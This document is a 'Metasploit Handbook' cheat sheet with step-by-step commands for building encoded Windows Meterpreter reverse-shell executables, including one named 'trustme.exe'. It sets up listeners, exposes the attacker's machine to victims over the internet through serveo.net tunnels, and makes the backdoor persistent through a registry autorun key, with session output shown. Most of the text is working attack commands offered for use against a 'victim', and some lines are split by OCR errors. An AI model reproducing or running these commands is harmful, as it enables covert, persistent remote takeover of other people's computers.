Metasploit Handbook


CREATING PAYLOAD

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107
lport=5555 -f exe > / root/Desktop/reverse_tcp.exe
```

LHOST=Listening Host

If victim is on same network use **`ipconfig`** (for Windows) or **`ifconfig`** (for Linux) to find out your local IP. Usual format is 192.168.x.x


Windows-



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : domain.name
   Link-local IPv6 Address . . . . . : fe80::1c84:19fb:7af3:6284%13
   IPv4 Address. . . . . . . . . . . : 192.168.0.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::56b8:aff:fe9d:1f2b%13
                                       192.168.0.1
```

Linux-



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.8  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fef8:42a7  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f8:42:a7  txqueuelen 1000  (Ethernet)
        RX packets 20582  bytes 23953432 (22.8 MiB)
```

LPORT=Listening Port

Any value ranging from 0 to 65535. For TCP connection port 0 is reserved and cannot be used. Port 443 is used for HTTPS connection and can be used for *reverse_https* payload.

IMPORANT PARAMETERS

`-p`	Specifies the payload to use	`-p windows/meterpreter/reverse_https`
`-f`	Specifies the output format of the payload	`-f apk`
`-e`	Specifies the encoder to use	`-e x86/shikata_ga_nai`
`-b`	Bad characters to avoid (Use when using encoders) The -b flag is meant to be used to avoid certain characters in the payload. When this option is used, msfvenom will automatically find a suitable encoder to encode the payload.	`./msfvenom -p windows/meterpreter/bind_tcp -b '\x00' -f raw`

CONNECTING TO THE BACKDOOR

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport 5555
msf exploit(handler) > exploit
```

A successful execution will give us Meterpreter shell.

The listener MUST be running BEFORE the execution of the backdoor in target computer.

To list all the sessions-

```
meterpreter > sessions -l
```

If multiple sessions are running and we want to connect to a specific session-

```
meterpreter > sessions -i 1
```

1 is the ID of the session acquired from sessions list.

ATTACK OVER WAN

If the victim is not on same network, we can use NGROK or SERVEO to expose our computer to internet in order to let the backdoor to connect to our computer. As NGROK requires premium account we’ll be using SERVEO.

- reverse_tcp

Start the tunnel

```
ssh -R 1492:localhost:1492 serveo.net
```

Generate the payload

```
msfvenom --arch x86 --platform windows --payload
windows/meterpreter/reverse_tcp LHOST=serveo.net LPORT=1492 --bad-chars
“\x00” --encoder x86/shikata_ga_nai --format exe --out $PWD/trustme.exe
```

Listen for incoming connections

```
msfconsole -x "use exploit/multi/handler;set payload
windows/meterpreter/reverse_tcp;set LHOST 0.0.0.0;set LPORT 1492;run;"
```

- reverse_https

Start the tunnel

Used autossh for persistant ssh session (reconnects when it breaks)

```
autossh -R trustme:443:localhost:443 serveo.net
```

Generate the payload

```
msfvenom --arch x86 --platform windows --payload
windows/meterpreter/reverse_https LHOST=trustme.serveo.net LPORT=443 --bad-
chars “\x00” --encoder x86/shikata_ga_nai --format exe --out
$PWD/trustme.exe
```

Listen for incoming connections

```
msfconsole -x "use exploit/multi/handler;set payload
windows/meterpreter/reverse_https;set LHOST 0.0.0.0;set LPORT 443;run;"
```

- reverse_http

Start the tunnel

Used autossh for persistant ssh session (reconnects when it breaks)

```
autossh -R trustme:80:localhost:80 serveo.net
```

Generate the payload

```
msfvenom --arch x86 --platform windows --payload
windows/meterpreter/reverse_http LHOST=trustme.serveo.net LPORT=80 --bad-
chars “\x00” --encoder x86/shikata_ga_nai --format exe --out
$PWD/trustme.exe
```


Listen for incoming connections

```
msfconsole -x "use exploit/multi/handler;set payload
windows/meterpreter/reverse_http;set LHOST 0.0.0.0;set LPORT 80;run;"
```

MAKING THE BACKDOOR PERSISTENT

```
meterpreter >run persistence -A -L c:\\ -X 30 -p 443 -r 192.168.1.113
```

This command will run the persistence script that will start a matching handler (*-A*), place the Meterpreter at c:\\ on the target system (*-L c:\\*), starts the listener when the system boots (*-x*), checks every 30 seconds for a connection (*-i 30*), connects on port 443 (*-p 443*), and connects to the local system (*ours*) on IP address 192.168.1.113.



```
   -T <opt>  Alternate executable template to use
   -U        Automatically start the agent when the User logs on
   -X        Automatically start the agent when the system boots
   -h        This help menu
   -i <opt>  The interval in seconds between each connection attempt
   -p <opt>  The port on the remote host where Metasploit is listening
   -r <opt>  The IP of the system running Metasploit listening for the connect back


meterpreter > run persistence -A -L c:\\ -X 30 -p 443 -r 192.168.1.113
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/KEITH-177DD4972_20130210.4959/KEITH
177DD4972_20130210.4959.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.113 LPORT=443
[*] Persistent agent script is 609704 bytes long
[+] Persistent Script written to c:\\RDlUnT.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Executing script c:\\RDlUnT.vbs
[+] Agent executed with PID 3124
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\itoeIezCZWmIE
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\itoeIezCZWmIE
meterpreter > [*] Meterpreter session 2 opened (192.168.1.113:443 -> 192.168.1.107:1456) at 2013-02-10 14
50:10 -0700
```